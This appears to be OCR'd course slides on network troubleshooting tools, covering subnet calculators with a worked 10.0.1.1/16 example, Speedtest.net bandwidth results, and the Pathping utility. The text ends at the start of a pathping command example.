
Notes: ____

Subnet and IP Calculators

- Subnet is used to find information about **IPv4** and **IPv6 subnets** and for the division of classes of subnets
- The IP subnet calculator is used to **define possible IP addresses**, along with classes of IP
- Broadcast ranges, network, and host ranges are calculated using the **IP calculator**






Subnet Calculator

IP Address and Netmask: 10.0.1.1/16

IP Address:	10.0.1.1
Netmask:	255.255.0.0
Wildcard Mask:	0.0.255.255
CIDR Notation:	/16
Network Address:	10.0.0.0
Usable Host Range:	10.0.0.1 - 10.0.255.254
Broadcast Address:	10.0.255.255
Binary Netmask:	11111111.11111111.00000000.00000000
Total number of hosts:	65,536
Number of usable hosts:	65,534
IP Class:	A (0.0.0.0 - 127.255.255.255)
Move to adjacent network	Backward Forward

Speedtest.net

- Speedtest.net is a website used to **determine the available bandwidth** for a host at the time of testing
- The service provider's assigned values may differ from the actual values of the bandwidth
- This website can determine the time taken to upload and download a file




PING ms 3
DOWNLOAD Mbps 517.41
UPLOAD Mbps 542.19

Notes:

Pathping and mtr

- The **Pathping** utility is used to give detailed information about the **path characteristics** from a specific host to a specific destination in a single picture
- Takes internal advantage of Ping and Traceroute/tracert commands to display the result
- In the first step pathping traces the route to the destination. Then, it runs a 25-second test and collects the rate at which data is lost at each router

- Use the `pathping -n` command to show numeric IP numbers instead of DNS host names



```
C:\[redacted]>pathping 8.8.8.8

